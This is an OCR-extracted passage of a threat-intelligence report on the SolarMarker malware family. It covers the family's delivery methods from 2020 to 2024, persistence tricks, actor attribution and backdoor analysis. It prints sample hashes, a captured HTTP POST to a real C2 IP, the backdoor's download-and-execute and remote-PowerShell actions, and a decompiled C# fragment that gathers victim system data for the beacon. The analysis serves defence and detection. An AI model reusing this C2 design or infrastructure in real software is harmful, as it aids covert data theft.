

Original SolarMarker Attack Chain
Threat Actor
Installer
.NET Client
Persistence
Threat actor sends a zip file containing a Inno Setup Installer
Installer launches decoy application and executes PowerShell to install SolarMarker .NET Client
.NET Client will download additional payloads (Infostealer Module)
LNK file is created in Windows startup folder for persistence

Figure 5: *Original SolarMarker high-level attack chain (Source: Recorded Future)*

2021 — Evolution and Expansion

In July 2021, Cisco Talos reported a previously unreported module named "`Uranus`" used by SolarMarker and a new module called "`Mars`". The `Uranus` module, loaded via an XOR-encoded PowerShell file, provides keylogger functionality. When run, this module uses the .NET runtime API to record host input languages, keyboard layouts, and user keystrokes. `Uranus` is set to run every 10,000 seconds and send captured data to a SolarMarker C2. The new `Mars` module, which replaced the previous staging component, "`d.m.`", was first seen in June 2021. It demonstrated SolarMarker's continued evolution and expanding functionality. This module, like its predecessor, `d.m.`, is loaded using PowerShell, after which it collects basic system information about the victim and establishes C2 communications using a hardcoded IP address. The `Mars` module improved anti-analysis by combining Base64 encoding, XOR encoding, and .NET encryption for C2 communications. In later versions, SolarMarker increased its anti-analysis efforts by no longer using its trademark `solarmarker.dat` file name and employing the Dotfuscator packer to obfuscate its code.

Starting in September 2021, SolarMarker modified its delivery method to be more evasive and avoid detection. The new method evades antivirus scanners by using Microsoft Software Installer (MSI) payloads larger than 100 MB and leverages a trial version of Advanced Installer for obfuscated script execution. Advanced Installer is a legitimate application that creates Windows Installer packages in a user-friendly and efficient manner. However, attackers can use Advanced Installer to package malware by customizing installation scripts and embedding PowerShell operations, allowing threat actors to obfuscate the execution of harmful scripts and thus avoiding antivirus detections and other security measures. **Figure 6** provides a screenshot from Recorded Future Sandbox showing a SolarMarker MSI masquerading as a Nitro PDF installer.



Let's get situated

What language do you speak?

English

Where should Nitro live?

C:\Program Files\Nitro\Pro\13


Advanced

By clicking 'Install' I agree to the Terms & Conditions and Privacy Policy

Install

Figure 6: *SolarMarker MSI execution in sandbox (Source: Recorded Future Sandbox)*

SolarMarker's MSI variant is distributed via search engine optimization (SEO) poisoning. This strategy entices users searching for business-related terms to download seemingly legitimate document files containing malware. It uses top-ranking malicious pages on search engines and URL redirection to spread the malware more effectively. **Figure 7** shows a SolarMarker fake PDF download that prompts victims to install a SolarMarker-infected PDF viewer such as Nitro PDF, Sumatra PDF, or Adobe Reader.


https://analyticsolutionsgroup.net/wp-content/uploads/formidable/4/better-homes-aroma-diffuser- - Internet Explorer
https://analyticsolutionsgroup.net/wp-content/uploads/formidable/4/better-homes-aroma-diffuser-instructions.pdf
Search...
analyticsolutionsgroup.net
PDF
Download
DOC
Download
Start
7:34 PM

Better Homes Aroma Diffuser Instructions


Select Download Format:

Figure 7: *Fake PDF download page (Source: PRODAFT)*

According to PRODAFT's reporting, SolarMarker victims were mostly high-profile individuals, including government officials and executives in the United States (US) and Canada, focusing on targets with access to sensitive information. The targeted attacks show a sophisticated intent to compromise specific individuals or organizations to exfiltrate data. PRODAFT observed that 88.4% of the SolarMarker victims are US-based, 10% Canadian, and only 1.6% other, with over 52.3% of the high-profile targets being government-related.

2022 — Increasing Persistence

In 2022, SolarMarker returned to using executable files (EXE) for its initial dropper, replacing its previous use of MSI files. These executables are significantly larger, exceeding 250 MB, and most likely intended to evade detection by more analysis tools.



Targets

Target
11543f09c416237d92090cebbefafdb2f03cec72a6f3fdedf8afe3c315181b5a.exe

Size
256.0MB

MD5
0fa1be2db15ef78a9e01b21589204615

SHA1
933ad2d5ce1e31654a201b284abfc6ec88ad484c

SHA256
11543f09c416237d92090cebbefafdb2f03cec72a6f3fdedf8afe3c315181b5a

SHA512
13e51c96c51741348fa07d9072a686fc62d3f31af5d085893bce7247cd7de98d89e7d4318e69e7f4c3c3aa29ae41c9d6b1f98f73aab062dffbc7704a76e91be4

SSDEEP
98304:qKy3NiiXvj9F9tReyqp5qp3XOgGTM51NBZMjXeSKRw:GMgv5NUHO8TM53BZMjC6

Score
10/10

JUPYTER BACKDOOR STEALER TROJAN

Jupyter, SolarMarker
Jupyter is a backdoor and infostealer first seen in mid 2020.
JUPYTER BACKDOOR TROJAN STEALER

Executes dropped EXE

Drops startup file

Loads dropped DLL

Enumerates connected drives
Attempts to read the root path of hard drives other than the default C: drive.

Figure 8: *Large-sized SolarMarker sample (Source: Recorded Future Sandbox)*

Furthermore, SolarMarker began using valid digital signatures, likely stolen from legitimate companies, to evade detection. The PowerShell loader script was also modified to improve its stealth.


Newer SolarMarker campaigns in 2022 implemented a novel persistence mechanism through registry changes using custom file extensions. This stealthy approach keeps SolarMarker's backdoor active by running a PowerShell script that modifies the Windows registry using a smokescreen technique. The smokescreen technique involves executing legitimate software alongside malware execution. This obscures the malware's actions from the victim and from potential security measures, making the harmful processes appear legitimate.

Another notable observation in 2022 was documented by Sophos, which reported that samples were found with the comment "`#Hello for Squiblydoo`" in SolarMarker's PowerShell installer scripts. Squiblydoo is a cybersecurity researcher who frequently blogs and posts about SolarMarker on social media. These changes show SolarMarker's intent to improve evasion capabilities, revealing the threat actor's engagement and ongoing development.

2023 — Functionality and Features

In January 2023, eSentire investigated a SolarMarker case in which “`SolarPhantom`”, a new backdoor, was deployed. The Delphi-written backdoor payload is notable for its hVNC (hidden virtual network computing) functionality. hVNC allows attackers to control a victim's machine without their knowledge.

Later in May 2023, the eSentire team observed campaigns where SolarMarker moved away from delivery via compromised WordPress and cloud-hosting sites to impersonating legitimate websites hosted on threat actor-controlled infrastructure. This change allows the threat actor behind SolarMarker to deploy and take down malware landing pages anytime, making it harder for researchers to investigate. **Figure 9** shows a cloned BookBaby website that delivers SolarMarker payloads.



Guy Watches Industry Report

Upload and publish your files using our document library.

Just click on the link below to open the "Guy Watches Industry Report":

For anyone with a story to tell and a dream to realize, this catalog is for you.

No matter where you are in your publishing journey, we can help

Figure 9: *BookBaby cloned website serving SolarMarker (Source: eSentire)*

In October 2023, SolarMarker malware introduced updates in its distribution method. It notably returned to Inno Setup installers and increased payload sizes to between 300 and 340 MB. This first stage was signed by a valid Authenticode certificate and used more software as a decoy, including Autodesk, a computer-aided design (CAD) software suite.

2024 — Continued Advancement

In 2024, SolarMarker payloads began alternating between Inno Setup and PS2EXE for the initial payloads. PS2EXE is a tool that converts PowerShell scripts into stand-alone executable files, facilitating the distribution and execution of scripts on systems without requiring the PowerShell interpreter. Given that PowerShell is heavily used during the infection chain, using PS2EXE is a logical progression.

In March of 2024, researcher Squiblydoo posted that SolarMarker used a 240-page graphic novel as a decoy. This decoy theme could be considered a divergence from previously reported high-profile targeting strategies.

Figure 10: *SolarMarker 240-page graphic novel decoy*
(Source: SquiblydooBlog Social Media Post)

Later in March, Squiblydoo also posted about a PyInstaller version of SolarMarker using a dishwasher manual as a decoy. PyInstaller is a program that converts Python applications into stand-alone executables**.** With updates to SolarMarker as recently as March 2024, it is evident that SolarMarker is a highly active malware family.

Threat Actor

Research suggests that SolarMarker is operated by a single author who is believed to be highly skilled. Public knowledge regarding the threat actor is scant, with their identity remaining unknown. Analysis of user interactions with the panel suggests that activities primarily occur on weekdays, specifically between 16:00 and 24:00 (GMT+0). Based on this pattern and historical data, PRODAFT inferred that the users were likely located on or near the East Coast of the United States. Additionally, it was suspected that some users are Russian-speaking, based on panel settings. Earlier research has also proposed a Russian connection, citing noticeable misspellings in Russian-to-English translations and identifying the C2 admin panel image on Russian-language forums through a reverse Google Image search. Furthermore, there are indications that SolarMarker operates on an affiliate-based model, evidenced by features such as the "reserving functionality", which allows users to reserve bots and conceal them from others. This action is logged in the panel, enabling administrators to track reserved bots by users.

Malware Analysis

As detailed above, SolarMarker has been continuously updated since it was first observed in 2020. **Figure 11** outlines a recent infection chain Insikt Group has seen used by SolarMarker operators.



Opening decoy document
Initial delivery (e.g. through malvertising)
Execution of PowerShell Loader
Dropping of encrypted backdoor payload
Decryption and reflective loading of SolarMarker Backdoor
SolarMarker PowerShell Loader
Delivery of additional payloads such as Infostealer Module
Initialization of C2 communication
Collection of general system and user information
SolarMarker Backdoor

Figure 11: *Recent SolarMarker attack chain involving SolarMarker PowerShell loader and backdoor (Source: Recorded Future)*

The initial infection dropped and executed a SolarMarker PowerShell loader. This loader is responsible for opening the decoy document, dropping and decrypting the encrypted payload, and reflectively loading the SolarMarker backdoor in memory.

Once running in memory, the backdoor can execute two different actions assigned by the C2 (**Table 2**).

Action	Description
file	Downloads a payload from the C2, saves it as a file, and then executes it
command	Takes a PowerShell command supplied from the C2 and executes it


Table 2: *SolarMarker backdoor actions (Source: Recorded Future)*

On its own, the SolarMarker backdoor possesses limited functionality. However, it frequently serves as a conduit for downloading and executing the SolarMarker infostealer module. While open-source reporting suggests the backdoor is primarily used to download and execute the SolarMarker infostealer module, the same capability can be used to download additional payloads.

The SolarMarker backdoor and infostealer module are both developed in .NET, have the same functions for C2 communication, and have similar overall code structures. However, as expected, the infostealer has additional functionality to steal browser information, crypto wallets, and RDP and VPN configurations.

SolarMarker Backdoor C2 Communication and Commands

Communication to the C2 is sent via an HTTP POST request, most commonly over port 80. In the samples analyzed, the backdoor does not make use of domains but directly connects to the C2 IP address that is set in the HTTP host header field, as shown in **Figure 12**. The initial beacon to the C2 is an AES key exchange, with the AES key being transmitted to the C2 using public key encryption. The RSA public key used for encryption is hard-coded into the client. After the key exchange, communication to and from the C2 uses symmetric AES encryption.



POST http://37.120.198.226/

Remote address:

```
37.120.198.226:80
```

Request


```
POST / HTTP/1.1
Host: 37.120.198.226
Content-Length: 329
Expect: 100-continue
Connection: Keep-Alive
```

Response

```
HTTP/1.0 200 OK
```

Figure 12: *SolarMarker HTTP POST request to C2 (Source: Recorded Future Sandbox)*

Next, the backdoor sends system and user information to the C2. The data transmitted to the C2 is in the form of encrypted JSON. **Figure 13** shows the function that collects the system and user data in JSON format.



```
string text = string.Concat(new string[]
{
    "{\"action\":\"ping\",\"",
    Deimos.a.Array2String(new char[] { 'h', 'w', 'i', 'd' }),
    "\":\"",
    A_0.hwid,
    "\",\"pc_name\":\"",
    Deimos.a.MachineName(),
    Deimos.a.randomSleep(),
    "\",\"os_name\":\"",
    Deimos.a.find_OSVersion(),
    Deimos.a.randomSleep(),
    "\",\"arch\":\"",
